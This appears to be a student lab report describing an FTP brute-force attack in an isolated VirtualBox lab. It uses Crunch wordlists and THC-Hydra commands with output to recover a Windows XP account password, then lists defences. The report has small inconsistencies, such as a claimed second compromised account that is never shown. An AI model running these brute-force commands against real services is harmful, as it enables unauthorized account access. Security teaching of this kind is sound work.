



PENETRATION TESTING ON FTP SERVER WITH BRUTE-FORCE ATTACKS ON WINDOWS XP

By: Mubeen Khan



SEPTEMBER 14, 2025

Contents

1.0	Executive Summary	2
2.0	Introduction	2
2.1	Lab Objectives & Learning Outcomes	2
2.2	Tools, Technologies, and Terminologies	3
2.3	Disclaimer	3
3.0	Lab Environment Setup	4
3.1	Kali Linux Virtual Machine Setup	4
3.2	Windows XP FTP Server Setup	4
3.3	Network Configuration.....	8
4.0	Methodology: The Attack Chain	9
4.1	Wordlist Generation with Crunch.....	9
4.2	Brute-Force Attack Execution.....	11
5.0	Results and Analysis	12
5.1	Crunch Wordlist Outputs	12
5.2	Evidence of Successful Brute-Force Attack	12
5.3	Comparison of Johnny vs Hydra Attack	12
6.0	Defence and Mitigation Strategies.....	12
7.0	Conclusion	12
7.1	Key Learnings.....	12
7.2	The Ethical Hacker's Mindset	13

1.0 Executive Summary

This report documents the execution and analysis of a penetration test targeting an FTP server configured on a Windows XP system. The primary objective is to demonstrate the efficacy of Brute-Force password attacks against weak authentication mechanism using automated tools. In this Lab we will be creating targeted wordlists with the **Crunch** and launching dictionary attacks against the FTP service using **THC-Hydra**.

The attack successfully compromised two user accounts: the '**Admin**' account with a weak password ('1234') and the 'User' account with a moderately stronger password (user123). This lab highlights the critical risk of predictable credentials and emphasizes on the importance of robust password policies, account lockout mechanisms, and network security controls as essential mitigation and defence mechanism against automated credential attacks.

This Lab reinforced key ethical hacking principles: understanding attack tools to build better defences, operating within a controlled environment, and emphasizing the defender's role in mitigating authentication-based vulnerabilities.

2.0 Introduction

2.1 Lab Objectives & Learning Outcomes

Objectives:

1. Configure and deploy an FTP server on a Windows XP machine within an isolated lab environment.
2. Generate targeted password wordlists using the **Crunch** tool based on specific character sets and lengths.
3. Execute **Brute-force** password guessing attack against the FTP server using **THC-Hydra** to compromise user credentials.
4. Analyse the effectiveness of password complexity and length against automated attacks.

Learning Outcomes:

- Analyse cyber security threats and attacks
- Implement and evaluate security testing tools in a realistic computing environment
- Ability to use **Crunch** for custom wordlist generation for dictionary attacks

- Understanding of FTP server vulnerabilities related to weak authentication
- Evaluation of defensive strategies to secure FTP services against credentials-based attacks

2.2 Tools, Technologies, and Terminologies

Some Important concepts and terminologies to know:

- File Transfer Protocol (FTP) server is a software that enables clients to upload, download, and manage files over a TCP/IP network using the File Transfer Protocol
- To make a standard, unencrypted **FTP** connection we will use **Port 21**.
- **Dictionary attack** is an attack is a type of brute-force cyberattack where an attacker uses automated software to systematically try words, phrases, common patterns, and previously leaked credentials from a predefined list or dictionary to guess the password and gain unauthorized access to accounts and systems.
- **Brute-Force** attack is a hacking method that uses trial and error to crack passwords, login credentials, and encryption keys. It is simple and reliable tactic.
- **CRUNCH** is a command-line utility in Kali Linux which is used to create custom wordlists for password cracking and network security tests.

Tools and Technologies Used

- **Attacker OS:** Kali Linux (2025)
- **Victim OS:** Windows XP
- **Network Protocol:** FTP (Port 21)
- **Wordlist Generator:** Crunch
- **Brute-Force Tool:** Crunch
- **Virtualization Platform:** Oracle VirtualBox
- **Network Mode:** Host-Only


2.3 Disclaimer

All activities described in this report were conducted in a controlled, isolated lab environment using personally owned virtual machines. The tools and techniques were employed strictly for educational purposes to understand attack methodologies and strengthen defensive security knowledge. Unauthorized testing against systems without explicit permission is illegal and unethical.

3.0 Lab Environment Setup


3.1 Kali Linux Virtual Machine Setup

The attacker machine was configured as a Kali Linux virtual machine. The network adapter was set to **Host-Only mode**.






3.2 Windows XP FTP Server Setup

The victim machine was a Windows XP virtual machine.



Internet Information Service (IIS) was installed by navigating to Add/Remove Windows Components as follow: **Windows Start → Control Panel → Add/Remove Programs → Add/Remove Windows Component → Select IIS.** IIS is a secure, flexible, and manageable web server from Microsoft that runs on Windows Operating systems to host website and web applications.






Configuring the FTP server:

Now we configure the FTP server, open IIS: Go to **control panel → Performance & Maintenance → Administrative Tools → Internet Information Services**.


In the IIS windows, expand the tree on the left, right click on **“Default FTP Site”** and click **“Stop”**



After disabling anonymous connections, we start the FTP service again.

Disabling Anonymous Authentication:


Right click on **Default FTP Site** → **Properties** → **Security Accounts** → **Uncheck Allow Anonymous connections** → **Ok**



Creating User Accounts for FTP

Go to Computer Management, navigate as follow: **Control Panel** → **Performance & Maintenance** → **Administrative Tools** → **Computer Management**

Expand **“Local Users and Groups”** and click on the **“Users”** → Select **“New Users”**



Create two users:

1. **Username:** admin | **Password:** 1234
2. **Username:** user | **Password:** user123

Check the boxes for each User:

- User cannot change password
- Password never expires

New User

User name: admin

Full name:

Description:

Password:

Confirm password:

☐ User must change password at next logon

☒ User cannot change password

☒ Password never expires

☐ Account is disabled

Create Close

3.3 Network Configuration

Host-Only Network was used as it creates a private network between your host machine (my real laptop) and the virtual machines. The VMs cannot access the internet.


The **Host-Only Network** is perfect for this lab because:

- It's even more isolated and secure
- Provides reliable, static IP addressing, making it easier to consistently find the targets FTP server's IP
- It simulates an internal network where an attack might look for services like FTP

We found our Windows XP FTP server's IP address using “**ipconfig**” command which was used as target for all subsequent attacks by Kali Linux machine.

FTP Server's IP Address

192.168.56.101



```

C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Temp>ipconfig


Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . .               : 192.168.56.101
    Subnet Mask . . . . .             : 255.255.255.0
    Default Gateway . . . . .         : 

C:\Documents and Settings\Temp>
  
```

Using NMAP to scan Open FTP port:



```

mubeen@kali: ~
File Actions Edit View Help
(mubeen@kali)-[~]
$ nmap -p 21 192.168.56.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-14 16:08 AEST
Nmap scan report for 192.168.56.101
Host is up (0.00061s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 08:00:27:B3:E7:A4 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.32 seconds

(mubeen@kali)-[~]
$
  
```

4.0 Methodology: The Attack Chain

4.1 Wordlist Generation with Crunch

Crunch tool in Kali Linux was used to generate custom wordlists for the attack.

3-character wordlist using letters ABCD: **“crunch 3 3 ABCD”**

```
mubeen@kali: ~  
File Actions Edit View Help  
Please refer to the man page for instructions and examples on how to use crunch.  
(mubeen@kali)-[~]  
$ crunch 3 3 ABCD  
Crunch will now generate the following amount of data: 256 bytes  
0 MB  
0 GB  
0 TB  
0 PB  
Crunch will now generate the following number of lines: 64  
AAA  
AAB  
AAC  
AAD  
ABA  
ABB  
ABC  
ABD  
ACA  
ACB  
ACC  
ACD  
ADA  
ADB  
ADC  
ADD  
BAA  
BAB
```

Wordlist with length 3-4 using letters ABCDE (saved to file): **“crunch 3 4 ABCDE -o /root/Mubeen/Desktop/wordlist_ABCDE.txt”**

```
(mubeen@kali)-[~]  
$ crunch 3 4 ABCDE -o /home/mubeen/Desktop/wordlist_ABCDE.txt  
Crunch will now generate the following amount of data: 3625 bytes  
0 MB  
0 GB  
0 TB  
0 PB  
Crunch will now generate the following number of lines: 750  
crunch: 100% completed generating output  
(mubeen@kali)-[~]  
$
```

Generated wordlist with length 6 and 7 using letters ersuo1234 and saved in the file:

```
(mubeen@kali)-[~]  
$ crunch 6 6 ersuo1234 -o /home/mubeen/Desktop/6_lengthpass.txt  
Crunch will now generate the following amount of data: 3720087 bytes  
3 MB  
0 GB  
0 TB  
0 PB  
Crunch will now generate the following number of lines: 531441  
crunch: 100% completed generating output  
(mubeen@kali)-[~]  
$ crunch 7 7 ersuo123 -o /home/mubeen/Desktop/7_lengthpass.txt  
Crunch will now generate the following amount of data: 16777216 bytes  
16 MB  
0 GB  
0 TB  
0 PB  
Crunch will now generate the following number of lines: 2097152  
crunch: 100% completed generating output  
(mubeen@kali)-[~]  
$
```

Generated wordlist with length 3 using numbers 1234, saved in the file “Passlist.txt”

```
~/Desktop/Passlist.txt - Mousepad
File Edit Search View Document Help
1 |111
2 |112
3 |113
4 |114
5 |121
6 |122
7 |123
8 |124
9 |131
10 |132
11 |133
12 |134
13 |141
14 |142
15 |143
16 |144
17 |211
18 |212
19 |213
20 |214
21 |221
22 |222
23 |223
```

Creating File containing list of Usernames since we know the possible Usernames victim uses:

```
mubeen@kali: ~
File Actions Edit View Help
(mubeen@kali)-[~]
$ echo -e "admin\nuser\nMubeen_IT" > /home/mubeen/Desktop/usernames.txt
(mubeen@kali)-[~]
$ cat /home/mubeen/Desktop/usernames.txt
admin
user
Mubeen_IT
(mubeen@kali)-[~]
$
```

4.2 Brute-Force Attack Execution

Successfully attacks and found password of Login: **Admin** Password: **1234**.

```
mubeen@kali: ~
File Actions Edit View Help
(mubeen@kali)-[~]
$ hydra -L /home/mubeen/Desktop/usernames.txt -P /home/mubeen/Desktop/Passlist.txt ftp://192.168.56.101
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-14 15:46:00
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 960 login tries (l:3/p:320), ~60 tries per task
[DATA] attacking ftp://192.168.56.101/
[21][ftp] host: 192.168.56.101 login: admin password: 1234
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-14 15:46:27

(mubeen@kali)-[~]
$
```

5.0 Results and Analysis

5.1 Crunch Wordlist Outputs

The crunch tool successfully generated targeted wordlists for the attack as observed in the methodology section which we then saved in the “.txt” files.

5.2 Evidence of Successful Brute-Force Attack

Hydra successfully brute-forced the FTP credentials for the user admin with the password 1234 after 12 attempts. The output below confirms access to the FTP server at 192.168.56.101

```
“[21] [ftp] host: 192.168.56.101 login: admin password: 1234”
```

5.3 Comparison of Johnny vs Hydra Attack

- **Hydra** performs online brute-force attacks against live services like FTP, SSH. It requires network access and is vulnerable to lockouts or detection.
- **John the Ripper:** It is an offline password cracker for hashed passwords. It requires prior access to password hashes but avoids network-based defences.
- **Hydra attacks** services in real-time, while Johnny cracks static hashes. Hydra is suited for network penetration testing and Johnny is ideal for post-compromise analysis.

6.0 Defence and Mitigation Strategies

- **Strong Password Policies:** Enforce long, complex passwords to resist wordlist attacks.
- **Account Lockout:** Implement lockouts after 3-5 failed attempts to stop automated tools.
- **Use SFTPS/FTPS:** Avoid insecure FTP and replace it with encrypted protocols to protect credentials.
- **Monitoring & Logging:** Actively monitor logs for failed login attempts to detect attacks early.

7.0 Conclusion

7.1 Key Learnings

This practical exercise demonstrated the critical vulnerability weak passwords pose to network services. The successful brute-force attack using Hydra confirmed that short, predictable credentials (e.g., "1234") can be compromised in seconds. The lab also

highlighted the importance of tool selection: Crunch for generating targeted wordlists and Hydra for executing efficient online attacks. Additionally, the contrast between online (e.g., Hydra) and offline (e.g., Johnny) tools clarified their distinct use cases—real-time service attacks versus post-breach hash cracking.

7.2 The Ethical Hacker's Mindset

This lab reinforced the proactive and responsible approach to fundamental ethical hacking. The goal was not just to exploit a vulnerability but to understand the attack chain thoroughly- from reconnaissance to exploitation-to better defend against it. Ethical Hackers must operate with permission, prioritize mitigation over exploitation, and continuously promote stronger security measures, such as enforcing strong password policies and monitoring authentication logs, to protect the system in real-world scenarios.